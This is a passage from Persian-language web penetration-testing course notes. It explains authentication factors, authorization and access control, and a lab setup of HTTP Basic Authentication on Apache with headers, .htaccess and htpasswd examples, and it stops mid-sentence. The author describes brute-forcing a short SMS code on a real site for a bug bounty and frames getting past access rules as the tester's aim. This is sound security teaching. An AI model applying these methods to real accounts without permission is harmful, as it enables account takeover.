

Web Application Penetration Testing



Fifth Note

By TheSecDude

خب جلسه قبلی بسیار مهم بود و موضوعاتی بیان کردیم که واقعاً نیاز بود بدونیم تا بفهمیم باید چه چیزهایی رو درمورد تارگت‌ها مون بدمست بیاریم . خب از این جلسه به بعد مبحث حفرات امنیتی رو باز میکنیم و درمورداشون صحبت خواهیم کرد . بریم که وارد مبحث جذاب جدیدمون بشیم .

خب من چند روزی دور بودم از نوشتن ولی خب امروز کردم ۱۴۰۲ آذر شروع کردم دوباره . توی این جزو قراره که درمورد Authentication و Authorization صحبت کنیم . قراره که اینها رو توضیح بدیم و درمورد اسیب پذیری هایی که دارند بحث کنیم . برای اینکه بفهمیم اسیب پذیری ها چطوری هستند باید مفاهیمی رو درک کنیم که در این جزو به صورت نسبتاً کاملی درمورداشون بحث میشه . ابتدا میریم سروقت توضیح درمورد Authentication و Authorization و سپس بقیه داستانها .

چیست؟ بحث درمورد Authentication خیلی زیاده و اگه بخوابیم به تمام مفاهیم مربوط به اون بپردازیم باید صفحات زیادی رو بنویسیم که شاید هم بنویسیم چه معلوم ولی خب من به صورت خلاصه به مفهوم کلمه Authentication می‌پردازم که در واقع از توی صفحه ویکی‌پدیا مربوط بهش ترجمه می‌کنم . Authentication در واقع عملیست که ادعای هویت کاربر یک سیستم کامپیوتری را اثبات می‌کند . برخلاف واژه Identification که تعیین هویت هست، Authentication به معنی تایید و احراز هویت می‌باشد . این عمل میتوانه شامل اعتبار سنجی اسناد هویت شخصی مثل کارت ملی و ... باشد، تایید اعتبار هویت یک ویسایت از طریق گواهی دیجیتال یا همون SSL Certificate، احراز هویت یک کاربر از طریق Credentials و ... باشد . در واقع تقاضوت ما بین Identification و Authentication و رو میتوانم اینطوری بگم که Authentication میاد وجود یا عدم وجود یک هویت رو تایید می‌کنه در حالی که Identification میاد و به یک چیز هویت میدهد و یه طور ابی عمل بعد از Identification رو میتوانم Authentication بنامیم . اها اینو هم بگم که توی هنر و کارهای هنری، زمانی که میان و یک اثر رو که قدیمه برسی میکنن و میخوان مثلاً سن اون رو بدمست بیارن یا اصل بودن اون تایید کنن هم یک نوع درگ رخ میده . خلاصه این مفهوم واژه Authentication یا همون احراز هویت بود و سعی کردم کامل توضیح بدم تا درست درک بشه . این عمل Authentication بر اساس فاکتور هایی انجام میشه که سه نوع هستند . در ادامه به بررسی این فاکتور ها میپردازیم و برای هر کدامشون یک مثال می‌زنیم .

۱. Knowledge: چیزی که کاربر می‌داند، مثلاً Password, Partial Password, Passphrase, PIN, Security Question ... همه ما با Password ها و برخی دیگر از نمونه های بالا رو برو شده ایم و خب یکی از فاکتور هایی هست که عموماً از طریق احراز هویت می‌شیم.

ویکی‌پدیا: عامل احراز هویت اول چیزی است که شما می‌دانید که رایجترین آن یک رمز است و رشتاهای از کاراکتر هاست که در ذهن شماست و به خاطر سپرده‌اید . رمز ساده‌ترین مدل پیاده‌سازی شده احراز هویت است و همچنین می‌توان گفت ضعیفترین، چون امکان حبس زدن رمز وجود دارد . کاربران معمولاً رمزهای ضعیف و ساده انتخاب می‌کنند حتی رمز هایی به طول یکی دو حرف، اما برای حل این مشکل می‌توان حلاقل طول رمز را مشخص کرد که مثلاً کمتر از ۸ حرف نباشد و اینکه از ترکیب حروف و اعداد و علامت خاص استفاده شود؛ ولی در این حالت هم چون امکان فراموشی رمز وجود دارد مشکلاتی دیگر ممکن است به وجود آید مثلاً بسیاری رمز را در مکانی می‌نویسند تا فراموش نشود که در این حالت ممکن است شخصی آن را پیدا کرده و از آن سوءاستفاده کند . در کل این مدل احراز هویت به تنهایی مناسب نیست .

<https://fa.wikipedia.org/wiki/%D8%A7%D8%B5%D8%A7%D9%84%D8%AA%D2%80%8C%D8%B3%D9%86%D8%AC%D8%8C>

Ownership . 2: چیزی که کاربر مالک آن است، مثلاً ID Card, Security Token, Special Hardware or Software و ... اینم مشخصه دیگه، مثلاً کدهایی که به صورت پیامکی برای ما ارسال میشه جزو همین دسته محسوب میشه شاید هم جزو دسته بالا

ویکی‌پیدیا: عامل احراز هویت نوع دوم چیزی است که شما دارید یعنی یک ابزار فیزیکی که باید در زمان احرار هویت همراه داشته باشید، مانند یک کارت شناسایی، بعضی از سیستم‌های احراز هویت از یک نشانه استفاده می‌کنند که مدروط به کاربر باید یعنی وسیله یا شی که تعبیر کننده هویت کاربر بایشد که متوافق‌ترین آن یک کارت اعتباری با یک کلید فیزیکی است. این روش زیاد مناسب نیست مثلاً حالت قفل ساده و ضعیف است چون امکان ذیلیده شدن شی فیزیکی وجود دارد. این روش هم زیاد به تنهایی استفاده نمی‌شود اما می‌تواند با یک رمز استفاده شود. مانند کارت عابر بلانک که در صورتی که ذیلیده شود باید رمز آن هم در دسترس باشد.

<https://fa.wikipedia.org/wiki/%D8%A7%D8%B5%D8%A7%D9%84%D8%AA%D8%AC%D8%8C%D8%B3%D9%86%D8%AC%DB%8C>

Inherence . 3: چیزی که کاربر هست، مثلاً ضرب انگشت خاص، الگوی شبکیه چشم، توالی DNA، صورت، صدا و شناسه های Biometric دیگه جزو این دسته هستند که امروزه از ضرب انگشت و صورت توی گوشی های موبایل جهت احراز هویت زیاد استفاده می‌کنیم.

ویکی‌پیدیا: عامل احراز هویت نوع سوم چیزی است که شما هستید. این عامل بخشی از بدن شما یا خصیصه فیزیکی شماست مانند اثر انگشت. هر شخصی ویژگی‌های فیزیکی خاص خود را دارد که او را از سایر افراد متمایز می‌کند. در این روش افراد می‌توانند از این ویژگی‌های خاص برای احراز هویت استفاده کنند. این روش می‌تواند برای کامپیوترها اندکی دشوار باشد، مانند تشخیص صدای آتلاروگ. اما در سال‌های اخیر تکنولوژی به اندازه کافی رشد کرده که کامپیوترها بتوانند این ویژگی هارا پردازش کنند. به عنوان یک مثال: کاربر در سیستم بیومتریک با ارائه یک نمونه مشخصه فیزیکی ثبت نام می‌کند. سیستم این ویژگی آتلاروگ را به دیجیتال تبدیل می‌کند و یک الگویی از آن تهیه می‌کند و در سرور احراز هویت مرکزی ذخیره می‌کند. اگر کاربر درخواست ورود اشته باند یک نمونه از ویژگی فیزیکی او گرفته می‌شود و به نمونه دیجیتالی تبدیل می‌شود و نمونه می‌بیند که این ذخیره شده در سرور مقایسه می‌شود اگر این دو نمونه شبیه بود کاربر پذیرفته می‌شود.

<https://fa.wikipedia.org/wiki/%D8%A7%D8%B5%D8%A7%D9%84%D8%AA%D8%AC%D8%8C%D8%B3%D9%86%D8%AC%DB%8C>

بر اساس اینکه یک عمل Authentication از چند فاکتور جهت احراز هویت استفاده می‌کند این عمل رو به دو دسته Single-Factor Authentication و Multi-Factor Authentication تقسیم می‌کنیم. برایم سروقت توضیحات اینها.

Single-Factor Authentication چیست؟ به عنوان ضعیف‌ترین سطح از Authentication جهت احراز هویت یک کاربر استفاده خواهد شد. استفاده از یک فاکتور جهت احراز هویت امنیت انجانی رو فراهم نمی‌کنه و جهت استفاده در مواردی که نیاز اطلاعات بسیار حساسی داراست پیشنهاد نمی‌شود. اگر بخوایم مثلاً احراز هویت گوشی های موبایل چنین هستند.

هر کدام از فاکتور هایی که گفته‌ی امنیت متفاوتی رو فراهم می‌کنه، مثلاً امنیتی که یک Password فراهم می‌کنه قاعده‌ی از امنیتی که الگوی شبکیه چشم فراهم می‌کنمتر هست و مثلاً امنیتی که توسط فاکتور Ownership فراهم می‌شده نسبت به امنیتی که توسط فاکتور Knowledge فراهم می‌شود بیشتر هست ولی خب در کل استفاده از یک فاکتور احتمال نفوذ و حملات مخرب رو نسبت به استفاده از چند فاکتور بیشتر داره.

Multi-Factor Authentication چیست؟ زمانی که ما جهت احراز هویت کاربران از دو یا بیشتر از دو فاکتور استفاده کنیم Factor Authentication می‌گن. Two Factor Authentication (2FA) از معروف‌ترین های این روش است که امروزه در بسیاری از وب سایتها و جاهای مختلف استفاده می‌شود. زمانی که ما مثلاً می‌خوایم به جیمیل خودمون وارد بشیم علاوه بر اینکه پسورد رو وارد کردیم (Knowledge) می‌داد و بعد از اون از ما یک کد 6 رقمی که برآمون پیامک شده (Ownership) هم می‌خواهیم یا یک مثال دیگری که همه ما روزانه از ش استفاده می‌کنیم استفاده از عابر بانکه‌است که علاوه بر داشتن Password (Knowledge) نیازمند داشتن خود کارت (Ownership) هم هست.

یا در برخی سازمانهایی که امنیت برآشون بسیار مهم هست، از کاربران خودشون می‌خوان که وارد Mantrap بشن که یک سیستم احراز هویت بر اساس فاکتور Inheritance هست و بعد از این مرحله از شون درخواست ID Card (Ownership) می‌کنه و سپس در اخیرین مرحله از شون درخواست یک PIN Code (Knowledge) می‌کنه.

حملات به Single-Factor Authentication ها نسبت به Multi-Factor Authentication ها راحت تر و ساده تر هست و می‌توان مورد حملاتی مثل Brute-Force قرار بگیرند و به همین خاطر اگر هم جایی شما قصد داشتید که از Single-Factor Authentication استفاده کنید سعی کنید با تنظیم Rule هایی اون رو امن تر کنید. خودم چند مدت پیش روی یک وبسایت که از طریق پیامک (Ownership) احراز هویت می‌کرد تونستم یک حمله Brute-Force بزنم چرا که کد پیامکی که ارسال می‌کرد 4 رقم بیشتر نبود و با ارسال درخواست های زیاد هم دسترسی رو نمی‌بست و در واقع امکان دسترسی به هر حساب کاربری رو به مهاجم میداد و با گزارشش تونستم بانتی بگیرم.

اما مفهوم بعدی که باید درمورد اون بدونیم **Authentication** هست که تقریباً در کنار کلمه **Authorization** زیاد میبینید . باید بدونیم که در واقع به چه چیزی گفته میشه و همچنین روند انجامش رو هم اگاهی داشته باشیم .

کارکنان منابع انسانی یک سازمان به صورت عادی به سوابق کارمندان ان سازمان دسترسی دارند و این **Policy** در سیستم های کامپیوتری به عنوان قوانین **Access Control** شناخته میشوند . در حین انجام عمل **Authorization**، سیستم از قوانین **Access Control** استفاده میکنه که تصمیم بگیره که یک درخواست دسترسی از یک مشتری و کلاینت (**Authenticated/Unauthenticated**) به یک **Resource** تایید شده یا رد بشه . **Resource** در اینجا میتوانه شامل فایل، داده، یک نرم افزار کامپیوترا، یک دیواپس و یا یک **Function** خاص که توسط یک اپلیکیشن فراهم میشه (مثلاً ورود به صفحه مدیریت) میشود . کلاینت و مشتری هم میتوانه یک کاربر کامپیوترا، یک نرم افزار کامپیوترا و یا یک سخت افزار باشه . به طور خلاصه بخواه بگ، **Authorization** به عملی گفته میشه که تعیین میکنه یک کلاینت، یک کاربر طبق قوانین **Access Control** ایا اجازه دسترسی به یک **Resource** را دارد یا نداره ؟

خب حالا این مفهوم چه کاربردی برای ما به عنوان یک نفوذگر داره ؟ توی وب اپلیکیشن ها توی تمام اینترنت سطوح دسترسی تعییه شده است که طبق این سطوح دسترسی (**Access Control Rules**) تعیین میشه که یک کاربر اجازه دسترسی به برخی صفحات رو داشته باشه و اجازه دسترسی به برخی دیگر از صفحات رو نداشته باشه . ما به عنوان یک نفوذگر اگر بتونیم این **Access Control Rule** ها رو دور بزنیم و اجازه دسترسی به جایی رو بدست بیاریم که نباید اجازه داشته باشیم، یک حفره امنیتی کشف کردیم و بتونیم اکسلپولیتیش کنیم و بانتی بگیریم و یا حتی تخریب کنیم (بیشنهد نمیشه)

توی سیستم عاملهای امروزی و همچنین وب اپلیکیشن های امروزی (چیزی که ما قصد تست نفوذ داریم روش) **Role-Based Access Control** ها وجود دارند و این یعنی طبق نقشی که برای یک کاربر مشخص میشه تعیین میشه که اون کاربر اجازه دسترسی به چه جاهایی رو داشته باشه . مثلاً توی سیستم عامل لینوکس کاربر **root** اجازه دسترسی به همه فایلها و **Resource** های سیستم رو دارد و همچنین میتوانه **Read/Write** انجام بده .

عمل **Authorization** برای کاربران **Unauthenticated** هم اجرا میشه و دسترسی مربوط به کاربران به اصطلاح **Guest** رو هم تعیین میکنه، یعنی ممکنه یک کاربر **Authenticated** نباشه و این کاربر توسط **Access Control Rule** ها اجازه دسترسی های محدود به وب اپلیکیشن رو داشته باشه . اگر یک کاربر **Guest** بتونه دسترسی غیر مجاز به **Resource** ها رو بدست بیاره یک حفره امنیتی جالب میتوانه باشه . بررسی هر کدام از این موارد رو باید در برنامه تست نفوذ خودمون داشته باشیم .

تا اینجا سعی کردیم که مفهوم کلمه **Authentication** و **Authorization** رو بررسی کنیم و درک عمیق تری نسبت به ان داشته باشیم . از اینجا به بعد میخوایم درمورد نحوه **Authentication/Authorization** در وب اپلیکیشن ها صحبت کنیم و بدونیم که وب اپلیکیشن ها چطوری احراز هویت کاربران خودشون رو انجام میدن و سطوح دسترسی اونها رو تعیین میکنن . حالا چرا باید اینا رو بدونیم ؟ علت اینه که فهمیدن این موضوع برای درک بهتر اسیب پذیریهای موجود در مورد **Authentication/Authorization** الزامی هست و ما باید بدونیم که چطوری احراز هویت و تعیین سطح دسترسی انجام میشه تا بتونیم مشکلات امنیتی مربوط به اون رو درک کنیم .

در وب به صورت کلی ما چند روش **Authentication/Authorization** داریم که باید نحوه عملکرد اونها رو بدونیم و **Flow** هر کدام رو به صورت کامل درک کنیم . این روشهای عبارت اند از :

1. HTTP Basic Authentication
2. HTTP Digest Authentication
3. Session-based Authentication
4. Token-based Authentication
5. One Time Passwords
6. OAuth and OpenID

نصب Apache در اوبونتو؟ اپاچی یکی از وب سرور های معروف هست که بسیار زیاد استفاده میشے و البته که وب سرور های دیگه هم داریم مثل ... Nginx، MySQL و PHP هم نصب میشه تا امکان اجرای کد های PHP فراهم باشه و بتونی یک وب اپلیکیشن رو اجرا کنن. توی مثل هایی که قرار در ادامه داشته باشیم لازم هست که اپاچی رو روی یک اوبونتو نصب کنیم و پیکربندی هایی رو انجام بدیم تا بتونیم HTTP Digest Authentication و HTTP Basic Authentication رو داشته باشیم.

برای نصب اپاچی کافیه که توی اوبونتو خودتون دستور زیر رو بزنید :

```
osboxes@osboxes:~$ sudo apt install apache2
```

بعد از نصب کردنش فعلاً ما نیاز نداریم که PHP، MySQL رو نصب کنیم ولی اگه نیاز داشتید میتونید توی گوگل دنبال طریقه نصبش بگردید. خب بعد از این کار چندتا چیز رو بدونیم خوبه . اول اینکه فایل های پیکربندی اپاچی توی دایرکتوری /etc/apache2 / هست و میتوانید هر کاری خواستید اونجا انجام بدهید و همچنین وقتی یک پیکربندی جدید رو اعمال میکنید باید دقت داشته باشید که از طریق systemctl اپاچی رو restart کنید. به شکل زیر کافیه که دستور رو وارد کنید :


```
osboxes@osboxes:~$ sudo systemctl restart apache2
```

چیز دیگه ای که باید بدونید اینه که فایل های وب اپلیکیشن توی دارکتوری /var/www/html / هست و میتوانید اونجا فایل بسازید و توسط اپاچی و PHP پردازش خواهد شد . بسیار هم جالب حالا که فهمیدیم چطوری اپاچی رو نصب میکنیم بریم سروقت اولین موضوعون .

HTTP Basic Authentication چیست؟ یک روش ساده جهت Authentication است که به صورت Built-In تعریف شده است . وقتی این احراز هویت بر روی یک صفحه خاص در سرور فعال باشه وقتی که کاربر درخواستی رو به سمت اون صفحه ارسال میکنه یک پاسخ با Status Code 401 دریافت خواهد کرد که به معنی Unauthorized است و همچنین توی هدر های پاسخ یک مولفه به نام WWW-Authenticate خواهد شد که مقدارش ***Basic*** خواهد بود و این به مرورگر اعلام میکنه که این صفحه نیازمند Credential است و از طریق Authenticate باید کاربر رو Basic Authentication کنه .

Headers		Preview	Response	Initiator	Timing
General					
Request URL:	http://192.168.89.132/				
Request Method:	GET				
Status Code:	401 Unauthorized				
Remote Address:	127.0.0.1:8080				
Referrer Policy:	strict-origin-when-cross-origin				
Response Headers					
Connection:	close				
Content-Length:	461				
Content-Type:	text/html; charset=iso-8859-1				
Date:	Tue, 26 Dec 2023 20:10:19 GMT				
Server:	Apache/2.4.57 (Ubuntu)				
WWW-Authenticate:	Basic realm=Restricted Content				
Request Headers					
Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7				
Accept-Encoding:	gzip, deflate				
Accept-Language:	en-US,en;q=0.9				
Cache-Control:	no-cache				
Host:	192.168.89.132				
Pragma:	no-cache				
Proxy-Connection:	keep-alive				
Upgrade-Insecure-Requests:	1				
User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36				

مرورگر بعد از اینکه دید داخل هدر پاسخ مولفه WWW-Authenticate با مقدار ***Basic*** وجود داره سریعاً به کاربر یک Prompt نشون میده و ازش میخواد که Credential رو وارد کنه :



پس از اینکه کاربر Credential را وارد کرد و دکمه Sign in را زد درخواست به سمت سرور ارسال میشے که هدر اون به شکل زیر خواهد بود :

Request

Pretty	Raw	Hex
1 GET / HTTP/1.1		
2 Host: 192.168.89.132		
3 Pragma: no-cache		
4 Cache-Control: no-cache		
5 Authorization: Basic YWRtaW46cGFzc3dvcmQ=		
6 Upgrade-Insecure-Requests: 1		
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.88 Safari/537.36		
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
9 Accept-Encoding: gzip, deflate, br		
10 Accept-Language: en-US,en;q=0.9		
11 Connection: close		
12		

این درخواست شامل مولفه Authorization در هدر خودش هست که جلوش نوشته Basic که مشخص کننده نوع احراز هویت و سطح دسترسیست و در جلوی اون هم یک مقدار Base64 وجود داره که اینکد شده username:password است . مقدار بالا را اگه دیک کنید به مقدار admin:password میرسیم . درصورتی که Credential درست باشه پاسخی با Status Code 200 بر میگردد :

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Tue, 26 Dec 2023 20:15:00 GMT
3 Server: Apache/2.4.57 (Ubuntu)
4 Last-Modified: Tue, 26 Dec 2023 19:51:54 GMT
5 ETag: "1d-60d6f03a807a8"
6 Accept-Ranges: bytes
7 Content-Length: 29
8 Connection: close
9
10 Hello and welcome to apache2
11


```

و درصورتی که Credential اشتباه باشه پاسخی با Status Code 401 Unauthorized شماره 401 و مقدار Prompt به کاربر نشون بده :

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 401 Unauthorized			
2 Date: Tue, 26 Dec 2023 20:18:23 GMT			
3 Server: Apache/2.4.57 (Ubuntu)			
4 WWW-Authenticate: Basic realm="Restricted Content"			
5 Content-Length: 461			
6 Connection: close			
7 Content-Type: text/html; charset=iso-8859-1			
8			
9 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">			
10 <html>			
11 <head>			
12 <title>			
13 401 Unauthorized			
14 </title>			
15 </head>			
16 <body>			
17 <h1>			
18 Unauthorized			
19 </h1>			
20 <p>			
21 This server could not verify that you			
22 are authorized to access the document			
23 requested. Either you supplied the wrong			
24 credentials (e.g., bad password), or your			
25 browser doesn't understand how to supply			
26 the credentials required.			
27 </p>			
28 </body>			
29 </html>			

به صورت کلی Flow این فرایند رو توی تصویر زیر میبینید :



میبینید که ابتدا یک GET Request از طرف کاربر به سمت سرور ارسال شده که ازش مسیر / را خواسته . مسیر / توسط Basic Authentication محافظت میشده و به همین خاطر سرور سریعاً یک پاسخ با کد 401 Unauthorized به سمت کاربر میفرسته و این پاسخ مولفه WWW-Authenticate را هم داره که مقدارش "Basic realm=****" هست، همین مولفه موجب میشه که مرورگر سریعاً Prompt را برای گرفتن Credential بکاربر نشون بده و Ask user اتفاق می افته . بعد که کاربر Credential رو وارد کرد یک درخواست GET با مولفه Authorization در هدر که مقدار [BASE64] توی خودش داره و اون Base64 کد شده username:password هست به سمت سرور ارسال میشه، سرور مقدار این مولفه رو میخونه، اون قسمت Base64 رو جدا و دیک میکنه و password رو چک میکنه و اگه درست بود پاسخی با کد 200 OK به کاربر میده و اگه اشتباه بود پاسخ با کد 401 Unauthorized به کاربر ارسال میشه که موجب نشون داده شدن دوباره Prompt خواهد شد .

خب حال این Basic Authentication چطوری فعال میشه روی وب سرور ؟ اینم سوال خوبیه اما جوابش ؟ روی یک وب سرور ما میتوانیم هاست های مجازی متعددی رو داشته باشیم و کافیه که بریم توی دایرکتوری /etc/apache2/sites-available و خواهیم دید که فایل هایی با پسوند conf وجود دارند که درواقع هاست های مجازی موجود هستند :

```
osboxes@osboxes:/etc/apache2/sites-available$ ls
000-default.conf default-ssl.conf example.local.conf
```

به صورت پیش فرض 000 اون هاستی هست که فعال هست و اگه بدون هدر Host درخواست به سمت وب سرور ارسال بشه، پیکربندی های داخل این دایرکتوری لحاظ خواهد شد . اما من اودمد و یک example.local.conf هم ساختم و محتویاتش رو به شکل زیر قرار دادم :

```
osboxes@osboxes:/etc/apache2/sites-available$ cat example.local.conf
<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    ServerName example.local
    ServerAlias www.example.local
    DocumentRoot /var/www/example.local
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    <Directory /var/www/example.local>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride All
        Order allow,deny
        allow from all
    </Directory>
</VirtualHost>
```

در ابتدا اودمد گفتم که این هاست مجازی روی پورت 80 کار میکنه و یه چندتا اطلاعات براش پیکربندی کردم . مثلا DocumentRoot اشاره میکنه به دایرکتوری که فایل های این هاست اونجا قراره باشه . اما مهم برای ما فعلاتوی این فایل اون قسمت Directory هست . یک پیکربندی که توی این قسمت نوشتم AllowOverride All هست که موجب میشه بتونیم واسه هر هاست مجازی که ایجاد کنیم، پیکربندی های اپاچی خاص خودش هم قرار بدیم و همه هاست های مجازی یک پیکربندی ثابت نداشته باشند . برای اینکه این پیکربندی های مربوط به اپاچی هر هاست مجازی رو واسش ایجاد کنیم باید توی DocumentRoot که توی مثال بالا دایرکتوری /var/www/example.local هست یک فایل به نام .htaccess بسازیم .

```
osboxes@osboxes:/var/www/example.local$ ls -a
. . . 401.html digest_auth htaccess .htaccess.basic.bk .htpasswd index.php
```

قبل از اینکه بریم سروقت توضیحات .htaccess .bگم که وقتی یک هاست مجازی ایجاد میکنید از طریق دستور a2ensite حتماً فعالش کنید و گرنه ممکنه که کار نکنه . مثلاً من این example.local.conf را به شکل زیر بعد از ایجاد فایل پیکربندی توی - /var/apache/sites- با همین دستور فعال کردم :

```
osboxes@osboxes:/var/www/example.local$ sudo a2ensite example.local.conf
Enabling site example.local.
To activate the new configuration, you need to run:
    systemctl reload apache2
```

میبینید که میگه حالا که فعالش کردی با دستور systemctl reload apache2 بیا و پاچی رو هم ریلود کن و خب reload با مقاومت داره ولی خب میتونید هر کدوم که دوست دارید رو انجام بده اینجا زیاد تفاوت نمیکنه . بریم .htaccess :

خب هدف این فایل htaccess . چیه ؟ این فایل چندین کار خاص رو انجام میده مثل میاد و امکان این رو بوجود میاره که همه Path هایی که درخواست میشن به یک فایل ارسال بشن و این موجب میشه امکان URLs Nice بوجود بیاد که از مباحث فرمورک های جدید هست و یا مثل میشه توش پیکربندی کرد که اگه پاسخ یک درخواست Status Code فلان رو داشت، فلان فایل رو براش ارسال کن که میشه واسه مدیریت صفحات خط ارش استفاده کرد . اما محتویات این فایل چه شکلیه ؟

```
ErrorDocument 401 /401.html
```

```
AuthType basic
AuthName "Restricted Content"
AuthUserFile /var/www/example.local/.htpasswd
Require valid-user
```

محتوای فایل من به شکل بالاست . در خط اول او مدم و گفتم اگه یک پاسخ فایل شماره 401 داشت فایل 401.html رو بفرست و در خطوط بعدی او مدم و پیکربندی های HTTP Basic Authentication رو نوشتم . خط AuthType basic مشخص میکنه که نوع احراز هویت ما هست و در خط بعدی AuthName همون مقدار realm رو مشخص میکنه . AuthUserFile یک فایل که Credential ها توش هست رو میگیره و خط اخر هم نمیدونم چیه . حالا اون فایل AuthUserFile چطوری ساخته میشه ؟ یک ایزاری وجود داره به نام HTTP Basic htpasswd که توسط اپاچی ارائه شده و هر آن نصب میشه و از طریق این دستور میشه فایل مربوط رو ساخت . برای Authentication کافیه که دستور زیر رو وارد کنید تا برآتون یه فایل بسازه و مسیر این فایل رو به AuthUserFile بدهید :

```
osboxes@osboxes:/var/www/example.local$ htpasswd -c ./mypassfile admin
New password:
Re-type new password:
Adding password for user admin
```

خب توی دستور بالا چه خبره ؟ گفتیم اقای شاید خانم htpasswd بیا و یک فایل به نام mypassfile بساز برای یک کاربر به نام admin و ایشون بعد از اجرای دستور از ما دو بار رمز عبور برای کاربر ادمین گرفتن و سپس فایل رو ساختن و محتوای فایل به شکل زیر هست :

```
osboxes@osboxes:/var/www/example.local$ cat mypassfile
admin:$apr1$AkLDU0Nu$JvohHUKvfwUM8yPGQHQQL.
```

میبینید که ابتدا admin به عنوان نام کاربری و سپس : به عنوان جداگانده و در اخر هم یک هش که مربط میشه به رمز عبوری که وارد کردیم . در حقیقت اپاچی نام کاربری و رمز عبور وارد شده توی Prompt رو با این فایل مقایسه میکنه و اگه درست بود پاسخ درست میده و گرنه میگه اشتباخت .

<https://www.digitalocean.com/community/tutorials/how-to-use-the-htaccess-file>

یکی دیگر از راههایی که میتوانیم Credential رو توی URL Structure وارد کنیم استفاده از Basic Authentication هست که در جزو اول دوره توضیح دادم . اگه یادتون باشه گفتیم که URL دارای ساختاری هست که اولین قسمت اون Protocol یا همون Scheme یا Wrapper هست . قسمت دوم میتوانه Credential باشه که بعد از اون Subdomain و TLD قرار داره . توی تصویر زیر میبینید :

Protocol	Credential		Host			Path	
	Username (Optional)	Password (Optional)	Hostname		Port (Optional)	Pathname	Query Strings (Optional)
			Subdomain(s) (Optional)	Domain			
http	//	user	: pass 123 @	www.mobile	. google	. com	: 80 / a/b/c/d ? Id=1213

این مربوط به همین Credential Basic Authentication هست . یعنی به جای اینکه درخواست ارسال کنیم و مرورگر به ما Prompt رو نشون بده تا Credential رو وارد کنیم کافیه که این ادرس بزنیم و به سمت Domain ارسال کنیم .

اگه توی یک پروژه از Basic Authentication استفاده شده باشه و شما توی این پروژه به عنوان یک Pentester درحال کار هستید باید این مورد رو توی گزارش خودتون به عنوان Insecure Authentication بنویسید ولی توی Bug Bounty گزارش کردن Basic Impact بدون نشون دادن امنیتی برآشون نداره . خب حالا چرا توی پن تست باید به عنوان Insecure Authentication گزارش بشه ؟ علت اینه که توی هر درخواستی که از سمت کاربر به سمت وب سرور ارسال میشه، Credential به

صورت Base64-Encode وجود داره و Base64 هم یک کدگذاری محسوب میشه و به راحتی قابل دیک شدن هست و این مورد از لحاظ امنیتی مشکل زاست، چرا که مستعد حملات MITM هست.

مکانیزم Basic Authentication یک مکانیزم قدیمی هست ولی اگر بررسی کنید خواهد دید که هنوز هم که هنوز هست داره در برخی جاها و سازمان ها استفاده میشه و این به نظر من اصل خوب نیست ولی خب چه کنیم که چنینه.

مشکلات امنیتی که Basic Authentication داره رو توی لیست زیر میبینید :

1. Vulnerable to MiTM : هموطن دور که گفتیم نسبت به Man in The Middle MiTM یا همون اسیب پذیر هست.

2. Lack of Account Lockout Mechanism : این مشکل یعنی چی؟ Lockout کردن یک حساب به معنی قفل کردن حساب

کاربریست تا کاربر تنونه Login کنه. این فرایند توی Basic Authentication وجود نداره و همچنین نمیشه واسه این احراز هویت

مسائل امنیتی درنظر گرفت، مثلاً نمیشه Captcha براش قرار داد و نمیشه ازش در مقابل Brute Force حفاظت کرد.

3. Plain Text : این Plain Text بودن Credential توی این احراز هویت موجب میشه که اگه یک Packet رو یک مهاجم ازش

بدست بیاره راحت بتونه Credential رو ازش بیرون بشکه، یکی از حملاتی که میتونه موجب این مورد بشه MiTM هست که گفتیم

4. No Logout Functionality Without Closing the Browser : یکی از مواردی که هر فرایند احراز هویتی باید داشته باشه

امکان Logout کردن و حذف کردن Session هست و این امکان توی Basic Authentication بدون بستن مرورگر وجود نداره.

یعنی اگه بخوای Logout کنی باید مرورگر رو بیندی.

بعد از اینکه مشکلات مربوط به Basic Authentication مشخص و کشف شد اومدن و با بوجود اوردن Digest Authentication سعی کردن این مشکلات رو حل کنن. یکی از مشکلات Basic Authentication این بود که اطلاعات

به شکل Plain Text به سمت سرور ارسال میشد که طی یک حمله MiTM میشد اون رو بدست اورد و خوند. توی Digest

اومدن و با Hash کردن اطلاعات حساس مثل Credential سعی کردن جلوی Plain Text بودن اون رو بگیرن و

همچنین با افزودن یک مقدار 32Bit به نام nonce سعی کردن که جلوی Replay Attack رو بگیرن. در واقع مقاییر هش شده قبل از اینکه

اطلاعات کاربر در شبکه ارسال بشه به درخواست اضافه میشه. در طول شبکه هایی که از TLS جهت رمزنگاری استفاده نمیشه پیشنهاد بر
